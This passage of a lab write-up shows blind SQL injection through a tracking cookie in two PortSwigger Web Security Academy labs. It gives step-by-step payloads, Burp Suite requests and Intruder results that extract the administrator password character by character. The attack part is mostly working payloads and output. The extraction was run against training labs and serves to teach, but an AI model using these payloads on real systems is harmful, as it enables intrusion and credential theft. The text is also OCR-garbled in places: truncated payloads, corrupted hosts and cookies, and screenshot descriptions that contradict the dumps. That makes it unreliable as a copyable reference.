5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
```

**Response**

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 1141
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9   <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10  <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
11  <title>
12    Blind SQL injection with conditional responses
13 </head>
```

2. Modify the `TrackingId` cookie, changing it to:

`TrackingId=xyz' AND '1'='1`

Verify that the "Welcome back" message appears in the response.

3. Now change it to:

`TrackingId=xyz' AND '1'='2`

Verify that the "Welcome back" message does not appear in the response. This demonstrates how you can test a single boolean condition and infer the result.

4. Now change it to:

`TrackingId=xyz' AND (SELECT 'a' FROM users LIMIT 1)='a`

Verify that the condition is true, confirming that there is a table called `users`.

5. Now change it to:

`xyz' AND (SELECT 'a' FROM users WHERE username='administrator')='a`

Verify that the condition is true, confirming that there is a user called `administrator`.

6. The next step is to determine how many characters are in the password of the `administrator` user. To do this, change the value to:

`'M users WHERE username='administrator' AND LENGTH(password)>1)='a`

This condition should be true, confirming that the password is greater than 1 character in length.

7. Send a series of follow-up values to test different password lengths. Send:

`TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='admini`


Then send:

**Request**


```
1 GET / HTTP/2
2 Host: 0a6300f8033c420d84c42c0d009500b1.web-security-academy.net
3 Cookie: TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator' AND LENGTH(password)>1)='a'; session=Bu4CY7177t0zXhYcEMZYaPTXhhdej57G
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
```


**Response**

```
1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 1141
5
6 <!DOCTYPE html>
7 <html>
8 <head>
9   <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
10  <link href="/resources/css/labsEcommerce.css" rel="stylesheet">
11  <title>
12    Blind SQL injection with conditional responses
13 </head>
```




- Verify that the "Welcome back" message appears in the response.





- Send a series of follow-up values to test different password lengths. Send:



TrackingId=xyz' AND (SELECT 'a' FROM users WHERE username='administrator'  
AND LENGTH(password)>2)='a

Attack Save

2. Intruder attack of https://0a6300f8033c420d84c42c0d009500b1.web-security-academy.net

Attack Save ?

Results	Positions	Payloads	Resource pool	Settings				
Filter: Showing all items								
Request ^	Payload	Status code	Response received	Error	Timeout	Length	Welcome back	Comment
16	16	200	190			11350		
17	17	200	175			11530	1	
18	18	200	199			11530	1	
19	19	200	189			11530	1	
20	20	200	177			11469		
21	21	200	182			11469		
22	22	200	212			11469		
23	23	200	192			11469		
24	24	200	193			11469		
25	25	200	194			11469		

- This the first character or password get from the attack.

Burp Suite Community Edition v2024.2.1.5 - Temporary P... ☰

Burp Project Intruder Repeater View Help

Dashboard Target Proxy **Intruder** Repeater Collaborator Sequencer Decoder Settings

Comparer Logger Organizer Extensions Learn

1 x 2 x + Positions Payloads Resource pool Settings

Start attack

Choose an attack type

Attack type: Sniper

Payload positions

Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.

Add \$ Clear \$ Auto \$ Refresh


Target: 33c420d94c42c0d009500b1.web-security-academy.net  Update Host header to match target

1 GET / HTTP/2  
2 Host: 33c420d94c42c0d009500b1.web-security-academy.net  
3 Cookie: TrackingId=WyYz3KwEldmMUV AND (SELECT SUBSTRING(password,1,1))='a' FROM users WHERE username='administrator')+'\$'; session=BuKzCyz?177f0e0hYcMZYafTQshde537G  
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0  
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
6 Accept-Language: en-US,en;q=0.9  
7 Accept-Encoding: gzip, deflate, br  
8 Referer: https://portswigger.net/  
9 Upgrade-Insecure-Requests: 1  
10 Sec-Fetch-Dest: document  
11 Sec-Fetch-Mode: navigate  
12 Sec-Fetch-Site: cross-site  
13 Sec-Fetch-User: ?1  
14 Te: trailers  
15  
16

Search 1 highlight Clear

payload position Length: 685

Event log (2) All issues Memory: 160.1MB



Request ^	Payload	Status code	Response received	Error	Timeout	Length	Welcome back	Comment
2	b	200	171			11469		
3	c	200	162			11469		
4	d	200	168			11469		
5	e	200	177			11469		
6	f	200	182			11469		
7	g	200	164			11469		
8	h	200	167			11469		
9	i	200	173			11530	1	
10	j	200	185			11469		
11	k	500	171			11440		

- This is the last character or password get from the attack

The screenshot shows the Burp Suite Community Edition v2024.2.1.5 - Temporary Project interface. The 'Intruder' tab is selected. A single payload position has been added to the target request. The payload is a character 'z' (hex 7az). The 'Start attack' button is visible at the top right.

```


1 GET / HTTP/2
2 Host: 0a6300f803c420d84c42c0d009500b1.web-security-academy.net
3 Cookie: TrackingId=By3Nw8PlmR0U AND (SELECT SUBSTRING(password,2,1) FROM users WHERE username='administrator')='$a$; session=BuLcy?1??c0p0Ye@H2taFTDohd5j7G
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
5 Accept: application/xml,application/rss+xml,application/rmi+xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Te: trailers
15
16

```

The screenshot shows the results of the intruder attack. The table lists 33 requests, each corresponding to a different character ('x' through 'z'). The 'Payload' column shows the injected character. The 'Status code' column shows most responses as 200 OK, except for row 31 which shows a 204 No Content response. The 'Length' column indicates the response body length, which is 11469 for most rows and 11469 for row 31.

Request	Payload	Status code	Response received	Error	Timeout	Length	Welcome back	Comment
24	x	200	100			11469		
25	y	200	174			11469		
26	z	200	168			11469		
27	0	200	183			11469		
28	1	200	172			11469		
29	2	200	161			11469		
30	3	200	230			11469		
31	4	200	200			11469		
32	5	200	169			11469		
33	6	200	191			11469		

- Password Length is 20 and do 20 attacks and get the password by one by one



- Finally, entering the password you can solve the lab

A screenshot of a web browser displaying a solved lab page from 'Web Security Academy'. The title of the page is 'Blind SQL injection with conditional responses'. A green 'Solved' button is visible. The message 'Congratulations, you solved the lab!' is shown at the top. Below it, there are links for 'Share your skills!', social media icons, and 'Continue learning &gt;'. At the bottom, there are navigation links for 'Home', 'Welcome back!', 'My account', and 'Log out'. The URL in the address bar is 'https://0a6900f8033c420d84c42c0d00950001.web-security-academy.net/my-account?id=administrator'.

## 12) Blind SQL injection with conditional errors

- Access the lab.

The screenshot shows the PortSwigger website with the URL <https://portswigger.net/web-security/sql-injection/blind/lab-conditional-errors>. The page title is "Lab: Blind SQL injection with conditional errors". It includes a sidebar with navigation links like "Back to all topics", "What is SQL injection?", and "How to prevent SQL injection". The main content area describes a blind SQL injection vulnerability where the application uses a tracking cookie for analytics and performs a SQL query containing the value of the submitted cookie. It notes that if the SQL query causes an error, the application returns a custom error message. The database contains a table called `users` with columns `username` and `password`. A "Hint" section suggests logging in as the `administrator` user. A sidebar on the right promotes Burp Suite with the text "Find SQL injection vulnerabilities using Burp Suite" and a "TRY FOR FREE" button.

- Turn on intercept and get the RAW code and send it to the repeater.

The screenshot shows the Burp Suite interface with the "Proxy" tab selected. A request to <https://0a4d00d60474e42780d3084400550045.web-security-academy.net:443> is displayed in the "Raw" tab. The raw request is:

```
GET / HTTP/1.1
Host: 0a4d00d60474e42780d3084400550045.web-security-academy.net
Cookie: TrackingId=SUBC2T700fghu0; session=DtLhfbJsySxHNCVg10T3x1tupI6ch
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://portswigger.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Te: trailers

```

The right side of the screen shows the "WebSecurityAcademy" website with the title "Blind SQL injection with conditional errors". The page content includes a search bar with placeholder "Refine your search:" and categories "All", "Clothing, shoes and accessories", "Food & Drink", "Gifts", "Pets", and "Tech gifts". There are also several images of products like a blue dress, a Santa hat, and a person's legs.

- Modify the TrackingId cookie, appending a single quotation mark to it:  
**TrackingId=xyz'**
- Verify that an error message is received.

The screenshot shows the Burp Suite interface with the Repeater tab selected. A modified HTTP request is displayed in the Request pane:

```

1 GET / HTTP/1.1
2 Host: 0a4d00d60474e42780d3084400550045.web-security-academy.net
3 Cookie: TrackingId='UN2T00g0hah'; session=1Nb6j7aywxFMCv9jOT3+Itpu16Crhq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Te: trailers
15

```

The Response pane shows a 500 Internal Server Error page with the following content:

```

1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 2226
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
10    <link href="/resources/css/labs.css rel=stylesheet">
11   <title>
12     Blind SQL injection with conditional errors
13   </title>
14   </head>
15   <body>
16     <script src="/resources/labheader/js/labHeader.js">
17   </body>
18 </html>

```

The Inspector pane shows the request attributes and headers.

- Now change it to two quotation marks:  
**TrackingId=xyz''**
- Verify that the error disappears. This suggests that a syntax error (in this case, the unclosed quotation mark) is having a detectable effect on the response.

The screenshot shows the Burp Suite interface with the Repeater tab selected. A modified HTTP request is displayed in the Request pane:

```

1 GET / HTTP/1.1
2 Host: 0a4d00d60474e42780d3084400550045.web-security-academy.net
3 Cookie: TrackingId='UN2T00g0hah"'; session=1Nb6j7aywxFMCv9jOT3+Itpu16Crhq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Te: trailers
15

```

The Response pane shows a 200 OK response with the same content as the previous screenshot:

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11373
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet">
10    <link href="/resources/css/labsCommerce.css rel=stylesheet">
11   <title>
12     Blind SQL injection with conditional errors
13   </title>
14   <body>
15     <script src="/resources/labheader/js/labHeader.js">
16   </body>
17 </html>

```

The Inspector pane shows the request attributes and headers.

- You now need to confirm that the server is interpreting the injection as a SQL query i.e. that the error is a SQL syntax error as opposed to any other kind of error. To do this, you first need to construct a subquery using valid SQL syntax. Try submitting:  
**TrackingId=xyz'||(SELECT '')||'**

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays the following HTTP request:

```

GET / HTTP/1.1
Host: 0a4d00d60474e4c7b0d30b4400550045.web-security-academy.net
Cookie: TrackingId=SUBzV2T2HvqbuJa||(SELECT '' FROM dual)||'; session=0riNrh6Jmy9x(NCVgjOT3sItupiCzhq
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.9
Accept-Encoding: gzip, deflate, br
Referer: https://portswigger.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Te: trailers

```

The Response pane shows the server's response:

```

HTTP/1.1 500 Internal Server Error
Content-Type: text/html; charset=utf-8
Content-Length: 11373
Content-Language: en-US
<!DOCTYPE html>
<html>
<head>
<link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
<link href="/resources/css/labCommerce.css" rel="stylesheet">
<title>
    Blind SQL injection with conditional errors
</title>
</head>
<body>
<script src="/resources/labheader/js/labHeader.js">

```

The status bar at the bottom indicates "2,353 bytes | 204 millis".

- In this case, notice that the query still appears to be invalid. This may be due to the database type - try specifying a predictable table name in the query:  
**TrackingId=xyz'||(SELECT '' FROM dual)||'**
- As you no longer receive an error, this indicates that the target is probably using an Oracle database, which requires all SELECT statements to explicitly specify a table name.

The screenshot shows the Burp Suite interface with the Repeater tab selected. The Request pane displays the same HTTP request as the previous screenshot, but the response is now successful:

```

HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 11373
Content-Language: en-US
<!DOCTYPE html>
<html>
<head>
<link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
<link href="/resources/css/labCommerce.css" rel="stylesheet">
<title>
    Blind SQL injection with conditional errors
</title>
</head>
<body>
<script src="/resources/labheader/js/labHeader.js">

```

The status bar at the bottom indicates "11,482 bytes | 510 millis".

- Now that you've crafted what appears to be a valid query, try submitting an invalid query while still preserving valid SQL syntax. For example, try querying a non-existent table name:  
**TrackingId=xyz'||(SELECT '' FROM not-a-real-table)||'**
  - This time, an error is returned. This behavior strongly suggests that your injection is being processed as a SQL query by the back-end.

The screenshot shows the Burp Suite interface with the following details:

**Request**

```
GET / HTTP/1.1
Host: 0a4d00d60474e42780d3084400550045.web-security-academy.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://portswigger.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Te: trailers

```

**Response**

```
HTTP/1.1 200 Internal Server Error
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 2226
<!DOCTYPE html>
<html>
  <head>
    <link href="/resources/labheader/css/academyLabHeader.css" rel="stylesheet">
    <link href="/resources/css/labs.css" rel="stylesheet">
    <title>
      Blind SQL injection with conditional errors
    </title>
  </head>
  <script src="/resources/labheader/js/labHeader.js">
  </script>

```

- As long as you make sure to always inject syntactically valid SQL queries, you can use this error response to infer key information about the database. For example, in order to verify that the `users` table exists, send the following query:

TrackingId=xyz' || (SELECT ' FROM users WHERE ROWNUM = 1) || '

The screenshot shows the Burp Suite Repeater tab with a captured request and response. The request is a POST to the URL `/labHeader` with a payload containing a blind SQL injection query. The response shows the page rendered with the injected content.

**Request**

Raw Hex

```
1 GET / HTTP/1.1
2 Host: https://0a4d0d6047e42780d308440550045.web-security-academy.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.9
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://portswigger.net
8 Upgrade-Insecure-Requests: 1
9 Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: same-site
12 Sec-Fetch-User: 1
13 Te: trailers
14 
```

**Response**

Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Content-Type: text/html; charset=UTF-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11973
5 
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labHeader/css/academyLabHeader.css" rel="stylesheet">
10    <link href="/resources/css/LabsCommerce.css" rel="stylesheet">
11    <script>
12      // Blind SQL injection with conditional errors
13      </script>
14    </head>
15    <body>
16      <script src="/resources/labHeader/js/labHeader.js">
17      
```

Done

Event log (0) All issues

Target: `https://0a4d0d6047e42780d308440550045.web-security-academy.net`

Memory: 259.7MB

- As this query does not return an error, you can infer that this table does exist. Note that the WHERE ROWNUM = 1 condition is important here to prevent the query from returning more than one row, which would break our concatenation.
- You can also exploit this behavior to test conditions. First, submit the following query:  
**TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO\_CHAR(1/0) ELSE '' END FROM dual)||'**
- Verify that an error message is received.

The screenshot shows the Burp Suite interface with the following details:

**Request:**

```

1 GET / HTTP/2
2 Host: 0a4d00d60474e42780d3084400550045.web-security-academy.net
3 Cookie: TrackingId=xyz'||(SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||; session=0x1fb6f5e95fbc9073+1up16Crq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:15.0) Gecko/20100101 Firefox/12.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Requests: 1
10 Connection: close
11 Sec-Fetch-Dest: document
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-Site: cross-site
14 Sec-Fetch-User: ?1
15 Te: trailers
16

```

**Response:**

```

1 HTTP/2 500 Internal Server Error
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 226
5
6 <!DOCTYPE html>
7 <html>
8   <head>
9     <link href="/resources/labheader/css/academyLabHeader.css rel=stylesheet>
10    <link href="/resources/css/labs.css rel=stylesheet>
11    <title>
12      Blah Blah SQL injection with conditional errors
13    </title>
14  </head>
15  <script src="/resources/labheader/js/labHeader.js">
16  </script>
17</html>

```

- Now change it to:

```
TrackingId=xyz'||(SELECT CASE WHEN (1=2) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||'
```

- Verify that the error disappears. This demonstrates that you can trigger an error conditionally on the truth of a specific condition. The CASE statement tests a condition and evaluates to one expression if the condition is true, and another expression if the condition is false. The former expression contains a divide-by-zero, which causes an error. In this case, the two payloads test the conditions 1=1 and 1=2, and an error is received when the condition is true.

```

1 GET / HTTP/2
2 Host: 0a4d00d60474e42780d3084400550045.web-security-academy.net
3 Cookie: TrackingId=xyz' || (SELECT CASE WHEN (1=1) THEN TO_CHAR(1/0) ELSE '' END FROM dual)||; session=OriMrh6Jmy9sHCVgjOT3s1tup16Crbq
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:125.0) Gecko/20100101 Firefox/125.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://portswigger.net/
9 Upgrade-Insecure-Request: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: cross-site
13 Sec-Fetch-User: ?1
14 Te: trailers
15

```

**Response**

```

1 HTTP/2 200 OK
2 Content-Type: text/html; charset=utf-8
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 11373
5
6 <!DOCTYPE html>
7 <html>
